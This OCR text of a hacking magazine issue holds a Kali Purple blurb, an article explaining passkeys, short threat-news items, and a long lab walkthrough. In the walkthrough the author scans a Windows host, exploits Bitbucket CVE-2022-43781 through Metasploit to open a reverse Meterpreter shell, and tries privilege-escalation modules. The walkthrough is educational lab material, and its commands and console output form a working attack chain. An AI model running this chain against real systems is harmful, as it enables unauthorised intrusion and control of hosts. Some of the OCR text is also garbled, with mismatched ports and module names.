


All the defensive tools are arranged as per NIST CF Menu.









Kali Purple has over 100 defensive tools including Arkime, CyberChef, Elastic Security, GVM, The Hive etc. Along with these tools, Purple also has all the tools present in Kali Linux too. Kali Purple has already received lot of love from many professionals and can further become popular in coming days.

What are passkeys? A cybersecurity researcher explains how you can use your phone to make passwords a thing of the past

CYBER SECURITY

Sayonnha Mandal

Lecturer in Interdisciplinary Informatics,
University of Nebraska Omaha

Passwords could soon become passé. Effective passwords are cumbersome, all the more so when reinforced by two-factor authentication. But the need for authentication and secure access to websites is as great as ever. Enter passkeys.

Passkeys are digital credentials stored on your phone or computer. They are analogous to physical keys. You access your passkey by signing in

to your device using a personal identification number (PIN), swipe pattern or biometrics like fingerprint or face recognition. You set your online accounts to trust your phone or computer. To break into your accounts, a hacker would need to physically possess your device and have the means to sign in to it.

As a cybersecurity researcher, I believe that passkeys not only provide faster, easier and more secure sign-ins, they minimize human error in password security and authorization steps. You don't need to remember passwords for every account and don't need to use two-factor authentication.

(Cont'd On Next Page)

-cation.

How Passkeys Work

Passkeys are generated via public-key cryptography. They use a public-private key pair to ensure a mathematically protected private relationship between users' devices and the online accounts being accessed. It would be nearly impossible for a hacker to guess the passkey – hence the need to physically possess the device the passkey is accessed from.

Passkeys consist of a long private key – a long string of encrypted characters – created for a specific device. Websites cannot access the value of the passkey. Rather, the passkey verifies that a website possesses the corresponding public key.

You can use the passkey from one device to access a website using another device. For example, you can use your laptop to access a website using the passkey on your phone by authorizing the login from your phone. And if you lose your phone, the passkey can be stored securely in the cloud with the phone's other data, which can be restored to a new phone.

Why Passkeys Matter

Passwords can be guessed, phished or otherwise stolen. Security experts advise users to make their passwords longer with more characters, mixing alphanumeric and special symbols. A good password should not be in the dictionary or in phrases, have no consecutive letters or numbers, but be memorable. Users should not share them with anyone. Last but not least, users should change passwords every six months at minimum for all devices and accounts. Using a password manager to remember and update

strong passwords helps but can still be a nuisance.

Even if you follow all of the best practices to keep your passwords safe, there is no guarantee of airtight security. Hackers are continuously developing and using software exploits, hardware tools and ever-advancing algorithms to break these defenses. Cybersecurity experts and malicious hackers are locked in an arms race.

Passkeys remove the onus from the user to create, remember and guard all their passwords. Apple, Google and Microsoft are supporting passkeys and encourage users to use them instead of passwords. As a result, passkeys are likely to soon overtake passwords and password managers in the cybersecurity battlefield.

However, it will take time for websites to add support for passkeys, so passwords aren't going to go extinct overnight. IT managers still recommend that people use a password manager like 1Password or Bitwarden. And even Apple, which is encouraging the adoption of passkeys, has its own password manager.

"Even if you follow all of the best practices to keep your passwords safe, there is no guarantee of airtight security."

This Article

**first
appeared
in**

**The
Conversation**

Israeli spyware vendor QuaDream is allegedly shutting down its operations in the coming days. This decision comes less than a week after its hacking toolset was exposed by Citizen Lab and Microsoft.

A Day In The Making Of Hacking Scenario

METASPLOIT THIS MONTH

In this month's Issue, I would like to take you through a walkthrough of making a scenario at Hackercool labs. I have been thinking to reboot 'Metasploit' for a long time now. This month for a short time now and I think the time has come. As an addition, I wanted to show our readers what it takes to create a Hacking scenario at Hackercool labs so that they can understand the troubles, challenges it takes to make a scenario at our labs while getting a deep understanding of the hacking involved. I am also sure this the first failed Hacking scenario that made it to the Hackercool Magazine.

As I walk through the making of the scenario, I wear two hats: one of a hacker and the other of the person who created labs for this scenario. I will have to juggle between these two roles for readers to better understand this. So, without any delay, let's move to practicals. As I perform Nmap ping scan on the target network, I happen to find a LIVE system.

```
(kali@221vm) - [~]
$ nmap -sP 192.168.37.3-50 130 x
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-30 00:22 EDT
Nmap scan report for 192.168.37.11
Host is up (0.00065s latency).
Nmap scan report for 192.168.37.13
Host is up (0.0023s latency).
Nmap done: 48 IP addresses (2 hosts up) scanned in 1.77 seconds
```

So, I perform a port scan on the target and find usual ports open. These open ports are typical of a Windows target, except there was one odd port open, That is port 7999.

```
(kali@221vm) - [~]
$ nmap -sT 192.168.37.13
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-30 00:59 EDT
Nmap scan report for 192.168.37.13
Host is up (0.0015s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
7999/tcp  open  irdmi2

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```

```
(kali@221vm) - [~]
$
```


Next, I performed verbose scan on the target to get more information about the services running on the target.

```
(kali㉿221vm) - [~]
$ nmap -sV 192.168.37.13
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-30 00:59 EDT
Nmap scan report for 192.168.37.13
Host is up (0.0017s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
7999/tcp   open  ssh          (protocol 2.0)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port7999-TCP:V=7.91%I=7%D=5/30%Time=647582BF%P=i686-pc-linux-gnu%r(NULL
SF:.,1B,"SSH-2\0-APACHE-SSHD-2\7\0\r\n");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

There is a SSH service running on the target on port 7999. Normally SSH server runs on unusual ports as a complementary service to access other services running on the target. So, I scanned the system to see what all services are running on the target on ports 1-65535.

```
(kali㉿221vm) - [~]
$ nmap -sT -p1-65535 192.168.37.13
Starting Nmap 7.91 ( https://nmap.org ) at 2023-05-30 01:02 EDT
Nmap scan report for 192.168.37.13
Host is up (0.0016s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
5701/tcp   open  unknown
7990/tcp   open  unknown
7999/tcp   open  irdmi2
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
```



```

49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown

```

Nmap done: 1 IP address (1 host up) scanned in 33.12 seconds

```

└─(kali㉿221vm) - [~]

```

Of all the open ports, I found four ports odd: ports 5040, 5701, 7980 and 7999. So I decided to get more information about services running on these ports.

```

└─(kali㉿221vm) - [~]

```

```

└─$ nmap -sV -p5040,5701,7990,7999 192.168.37.13

```

Starting Nmap 7.91 (<https://nmap.org>) at 2023-05-30 01:11 EDT

Nmap scan report for 192.168.37.13

Host is up (0.00084s latency).

PORT	STATE	SERVICE	VERSION
5040/tcp	open	tcpwrapped	
5701/tcp	open	nim	IBM AIX Network Installation Management
7990/tcp	open	unknown	
7999/tcp	open	ssh	(protocol 2.0)

2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====

```

=====
SF-Port7990-TCP:V=7.91%I=7%D=5/30%Time=6475857B%P=i686-pc-linux-g
nu%r(GetR
SF:equest,18A,"HTTP/1\ .1\x20302\x20\r\nX-AREQUESTID:\x20@FBRAD7x6
41x1x0\r\
SF:nx-xss-protection:\x201;\x20mode=block\r\nnx-frame-options:\x20
SAMEORIGI
SF:N\r\nnx-content-type-options:\x20nosniff\r\nPragma:\x20no-cache
\r\nExpir
SF:es:\x20Thu,\x2001\x20Jan\x201970\x2000:00:00\x20GMT\r\nCache-C
ontrol:\x
SF:20no-cache\r\nCache-Control:\x20no-store\r\nLocation:\x20http:
//localho

```



```

SF:20the\x20request\x20due\x20to\x20something\x20that\x20is\x20pe
rceived\x
SF:20to\x20be\x20a\x20client\x20error\x20(e\.g\. ,\x20malformed\x
20request
SF:\x20syntax,\x20invalid\x20");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
=====
SF-Port7999-TCP:V=7.91%I=7%D=5/30%Time=64758574%P=i686-pc-linux-g
nu%r(NULL
SF: ,1B,"SSH-2\0-APACHE-SSHD-2\7\0\r\n");
Service Info: OS: AIX; CPE: cpe:/o:ibm:aix

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.47 seconds

(kali㉿221vm) - [~]
$ BB

```

Although Nmap returned lot of data, it failed to retrieve any information of interest or of use. So, I decided to use the traditional Telnet method to try to get any information about port 7980.

```

(kali㉿221vm) - [~]
$ telnet 192.168.37.13 7990
Trying 192.168.37.13...
Connected to 192.168.37.13.
Escape character is '^]'.
HTTP/HEAD/1.1
HTTP/1.1 400
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 1951
Date: Tue, 30 May 2023 05:15:07 GMT
Connection: close

<!doctype html><html lang="en"><head><title>HTTP Status 400 – Bad
Request</title><style type="text/css">body {font-family:Tahoma,A
rial,sans-serif;} h1, h2, h3, b {color:white;background-color:#52
5D76;} h1 {font-size:22px;} h2 {font-size:16px;} h3 {font-size:14
px;} p {font-size:12px;} a {color:black;} .line {height:1px;backg

```

LockBit Ransomware Now allegedly targeting Apple macOS devices too.


```

ess(AbstractProtocol.java:893)
    org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.do
Run(NioEndpoint.java:1726)
    org.apache.tomcat.util.net.SocketProcessorBase.run(Socket
ProcessorBase.java:49)
    org.apache.tomcat.util.threads.ThreadPoolExecutor.runWork
er(ThreadPoolExecutor.java:1191)
    org.apache.tomcat.util.threads.ThreadPoolExecutor$Worker.
run(ThreadPoolExecutor.java:659)
    org.apache.tomcat.util.threads.TaskThread$WrappingRunnabl
e.run(TaskThread.java:61)
    java.lang.Thread.run(Thread.java:748)

```

Note The full stack trace of the root cause is available in the server logs.

Connection closed by foreign host.

```

(kali@221vm) - [~]
$

```

1 x

The only information I get is that the target port is running Tomcat. Apart from this, there is no other information. So, I decided to do a google search for this. Searching for “java tomcat port 7980” returned the first results as Bitbucket.

The screenshot shows a Google search interface with the query "java tomcat port 7990". Below the search bar, there are tabs for "All", "Images", "Shopping", "Videos", "Maps", and "More". The search results show 10 results in 0.28 seconds. The first result is from Atlassian, titled "The Tomcat connector configured to listen on port 7990 ...". The snippet for this result reads: "29-Nov-2017 — Bitbucket was running fine under version 4.8.3, I ran the update to 5.5.2 and now I can't start bitbucket." Below this, there is another result snippet from Atlassian titled "Our bitbucket service is not accessible via URL port 7990" with the date "27-Sept-2020" and the text: "It seems there is issue on tomcat starting under port 7990. ... When I checked my netstat, the application using the port 7990 is Java."

Then I visited this port through browser. This was confirmed (Actually, I should have done it before).



Log in

Username

Password

☒ Keep me logged in

[Log in](#) [Unable to access your account?](#)

[Need an account? Sign up.](#)

Scrolling down the site gave me information about the version running on the target, the Atlassian BitBucket V7.18.1.



← → ↻ 🏠 🔒 192.168.37.13:7990/login?nextUrl=%2Fdashboard ☆ 📧 ☰

🔗 Kali Linux 🔗 Kali Training 🔗 Kali Tools 🔗 Kali Forums 🔗 Kali Docs 🔗 NetHunter >>

Log in

Username

Password

☒ Keep me logged in

[Log in](#) [Unable to access your account?](#)

[Need an account? Sign up.](#)

Git repository management powered by a free Atlassian Bitbucket evaluation license

Atlassian Bitbucket v7.18.1 [Documentation](#) · [Request a feature](#) · [About](#) · [Contact Atlassian](#)

Atlassian

I researched for any vulnerabilities for this particular version and found one.

Google search results for "Atlassian Bitbucket v7.18.1 vulnerabilities". The search bar shows the query. Below the search bar, there are tabs for All, Images, Videos, News, Books, and More. The results show "About 8 results (0.41 seconds)". The first result is "CVE Details" with the URL "https://www.cvedetails.com > vendor_id-3578 > opec-1". The title of the result is "Atlassian Bitbucket : List of security vulnerabilities". Below the title, there is a table with 8 columns: #, CVE ID, CWE ID, Vulnerability Type..., Publish Date, Update Date, Score, and Gai... The table contains 3 rows of data. Below the table, there is a link "View 7 more rows" and a filter "Missing: 18.1 | Must include: 18.1". At the bottom, there is a breadcrumb "https://www.cvedetails.com > product_id-36995 > Atla..."

#	CVE ID	CWE ID	Vulnerability Type...	Publish Date	Update Date	Score	Gai...
1	CVE-2022-43781	77	Exec Code	2022-11-17	2022-11-18	0.0	None
2	CVE-2022-36804	77	Exec Code	2022-08-25	2023-03-24	0.0	None
3	CVE-2019-20097		Exec Code	2020-01-15	2020-08-24	6.5	None

Atlassian BitBucket RCE Module

TARGET: Atlassian BitBucket
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : OFF

I found module for this on Metasploit.

```
msf6 > search cve-2022-43781
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date
0	exploit/multi/http/bitbucket_env_var_rce	2022-11-16

excellent Yes Bitbucket Environment Variable RCE

Interact with a module by name or index. For example `info 0`, use


```
msf6 > use 0
```

```
[*] Using configured payload cmd/unix/reverse_bash
```

```
msf6 exploit(multi/http/bitbucket_env_var_rce) > show options
```

```
Module options (exploit/multi/http/bitbucket_env_var_rce):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
GIT_URI		yes	Git repository path
PASSWORD		yes	Password to log in with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	7990	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The URI of the Bitbucket instance
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME		yes	User name to log in with

The Iranian threat actor known as MuddyWater is continuing its time-tested tradition of relying on legitimate remote administration tools to commandeer targeted systems by using SimpleHelp Remote Support Software for Persistent access.

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwp request,psh_invokewebrequest,ftp_http:

Name	Current Setting	Required	Description
----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.

Payload options (cmd/unix/reverse_bash):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

By default, a UNIX payload is loaded. Since our target service is running on a Windows system, I need to change the payload. I changed the payload to Windows.

```
msf6 exploit(multi/http/bitbucket_env_var_rce) > show targets
```

Exploit targets:

=====

Id	Name
--	----
=> 0	Linux Command
1	Linux Dropper
2	Windows Dropper


```

msf6 exploit(multi/http/bitbucket_env_var_rce) > set target 2
target => 2
msf6 exploit(multi/http/bitbucket_env_var_rce) > set rhosts 192.168.37.13
rhosts => 192.168.37.13
msf6 exploit(multi/http/bitbucket_env_var_rce) > check

[-] Msf::OptionValidateError The following options failed to validate: USERNAME, PASSWORD
msf6 exploit(multi/http/bitbucket_env_var_rce) > 

```

This module needs credentials to run.

What I did is I setup Atlassian BitBucket a Git repository management solution on Windows target.

So, I started password guessing method to create passwords. But all of them failed.

```

msf6 exploit(multi/http/bitbucket_env_var_rce) > set username admin
username => admin
msf6 exploit(multi/http/bitbucket_env_var_rce) > set password ABCd1234
password => ABCd1234
msf6 exploit(multi/http/bitbucket_env_var_rce) > check

[*] Changing user name back to 'admin'
[-] Check failed: Msf::Exploit::Failed No matches found for id of user
msf6 exploit(multi/http/bitbucket_env_var_rce) > 

```

Then for a particular set of credentials, I executed the module instead of using “check” command to verify it and voila I had access.

```

msf6 exploit(multi/http/bitbucket_env_var_rce) > set lhost 192.168.37.11
lhost => 192.168.37.11
msf6 exploit(multi/http/bitbucket_env_var_rce) > run

[*] Started reverse TCP handler on 192.168.37.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] No accessible repositories. Will attempt to create a repo
[*] Failed to find valid project information. Will attempt to create repo

```



```

[*] No accessible repositories. Will attempt to create a repo
[*] Failed to find valid project information. Will attempt to create repo
[*] Project creation was successful
[+] Successfully created repository 'nuNzVwbik'
[+] Commits added: c7aa4000096ca86faa0edf3d53223eff384b7f18, 3b594ce52b267c8510029fa61c9762b6f57e8979
[*] Sending payload
[*] Using URL: http://192.168.37.11:8080/VWBofveJi
[*] Client 192.168.37.13 (Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1) requested /VWBofveJi
[*] Sending payload
[*] Using URL: http://192.168.37.11:8080/VWBofveJi
[*] Client 192.168.37.13 (Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1) requested /VWBofveJi
[*] Sending payload to 192.168.37.13 (Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1)
[*] Command Stager progress - 74.80% done (95/127 bytes)
[*] Sending stage (175686 bytes) to 192.168.37.13
[*] Meterpreter session 1 opened (192.168.37.11:4444 -> 192.168.37.13:49894) at 2023-05-30 01:47:17 -0400
[*] Command Stager progress - 85.83% done (109/127 bytes)
[*] Command Stager progress - 100.00% done (127/127 bytes)
[*] Changing user name back to 'admin'
[+] Repository has been deleted
[+] Project has been deleted

```

```
meterpreter > sysinfo
```

```

Computer       : DESKTOP-4EB1FH1
OS             : Windows 10 (10.0 Build 17134).
Architecture   : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter    : x86/windows

```

```
meterpreter > getuid
```

```
Server username: DESKTOP-4EB1FH1\admin
```

```
meterpreter > █
```

After I successfully gained access, I tried the “get system” command of meterpreter to gain SYSTEM privileges for future but failed.


```

meterpreter > getuid
Server username: DESKTOP-4EB1FH1\admin
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances
are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/http/bitbucket_env_var_rce) >

```

Then, I used exploit suggerter module to search for privilege escalation modules.

```

msf6 exploit(multi/http/bitbucket_env_var_rce) > search exploit s
uggester

```

Matching Modules

=====

#	Name	Disclosure Date
Rank	Check Description	
-	----	-----
0	post/multi/recon/local_exploit_suggester	
normal	No Multi Recon Local Exploit Suggester	

Interact with a module by name or index. For example `info 0`, use

A new Android malware strain named Goldoson has been detected in the official Google Play Store infecting more than 60 legitimate apps that collectively have over 100 million downloads.


```
msf6 exploit(multi/http/bitbucket_env_var_rce) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options
```

Module options (post/multi/recon/local_exploit_suggester):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on
SHOWDESCRIPTION	false	yes	Displays a detailed description for the available exploits

View the full module info with the `info`, or `info -d` command.

```
msf6 post(multi/recon/local_exploit_suggester) > run
```

```
[*] 192.168.37.13 - Collecting local exploits for x86/windows...
[*] 192.168.37.13 - 184 exploit checks are being tried...
[+] 192.168.37.13 - exploit/windows/local/bypassuac_eventvwr: The
    target appears to be vulnerable.
[+] 192.168.37.13 - exploit/windows/local/bypassuac_fodhelper: Th
    e target appears to be vulnerable.
[+] 192.168.37.13 - exploit/windows/local/bypassuac_sluihijack: T
    he target appears to be vulnerable.
[+] 192.168.37.13 - exploit/windows/local/cve_2020_0787_bits_arbi
    trary_file_move: The target appears to be vulnerable. Vulnerable
    Windows 10 v1803 build detected!
[+] 192.168.37.13 - exploit/windows/local/cve_2020_1048_printerde
    mon: The target appears to be vulnerable.
[+] 192.168.37.13 - exploit/windows/local/cve_2020_1337_printerde
    mon: The target appears to be vulnerable.
[*] Running check method for exploit 29 / 41
```

As usual, the module returned with lot of modules. Normally, I would start from the first module but this time decided to do something different. To use CVE_2020_1333_printerdemon module.

According to the latest research of Citizen Lab, Israeli spyware maker NSO Group deployed at least three novel "zero-click" exploits against iPhones in 2022 to infiltrate defenses erected by Apple and deploy Pegasus.

Matching Modules

=====

#	Name	Disclosur
e Date	Rank	Check Description
-	----	-----
0	exploit/windows/local/cve_2020_1337_printerdemon	2019-11-0
4	excellent	Yes
	Microsoft Spooler Local Privilege Eleva	
	tion Vulnerability	

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/windows/local/cve_2020_1337_printerdemon`

[*] Using exploit/windows/local/cve_2020_1337_printerdemon

```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > check
```

[*] The target appears to be vulnerable.

```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > run
```

[*] Running automatic check ("set AutoCheck false" to disable)

[+] The target appears to be vulnerable.

[*] Attempting to PrivEsc on DESKTOP-4EB1FH1 via session ID: 1

[*] Running Exploit on DESKTOP-4EB1FH1

```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > run
```

[*] Running automatic check ("set AutoCheck false" to disable)

[+] The target appears to be vulnerable.

[*] Attempting to PrivEsc on DESKTOP-4EB1FH1 via session ID: 1

[*] Running Exploit on DESKTOP-4EB1FH1

```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > █
```

As you can see, it failed. So, suddenly I shifted to the fodheper module which was on the list.

Lazarus Group, the notorious North Korean Hacking Group which till now targeted Windows with malwrae has now added Linux Malware to its arsenal in Operation Dream Job.


```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > search fod helper
```

Matching Modules

```
=====
```

#	Name	Check	Description	Disclosure Date
0	exploit/windows/local/bypassuac_fodhelper	excellent Yes	Windows UAC Protection Bypass (Via FodHelper Registry Key)	2017-05-12

Interact with a module by name or index. For example `info 0`, use `0` or `use exploit/windows/local/bypassuac_fodhelper`

I set the appropriate target (meterpreter is on x86).

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/cve_2020_17136
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2020_17136) > set session 1
session => 1
msf6 exploit(windows/local/cve_2020_17136) > check
[*] The target appears to be vulnerable. A vulnerable Windows 10 v1809 build was detected!
msf6 exploit(windows/local/cve_2020_17136) > run

[-] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/cve_2020_17136) > set lhost 192.168.37.11
lhost => 192.168.37.11
msf6 exploit(windows/local/cve_2020_17136) > run
```

A new "all-in-one" stealer malware named EvilExtractor (also spelled Evil Extractor) is being marketed for sale on Dark web for other threat actors to steal data and files from Windows systems.


```

[*] Started reverse TCP handler on 192.168.37.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. A vulnerable Windows 10
v1809 build was detected!
[*] Dropping payload dll at C:\Windows\Temp\FWFccGxiHxjntLcy.dll
and registering it for cleanup...
[*] Running module against DESKTOP-4EB1FH1
[*] Launching notepad.exe to host CLR...
[+] Process 3052 launched.
[*] Reflectively injecting the Host DLL into 3052..
[*] Injecting Host into 3052...
[*] Host injected. Copy assembly into 3052...
[*] Assembly copied.
[*] Executing...
[*] Start reading output
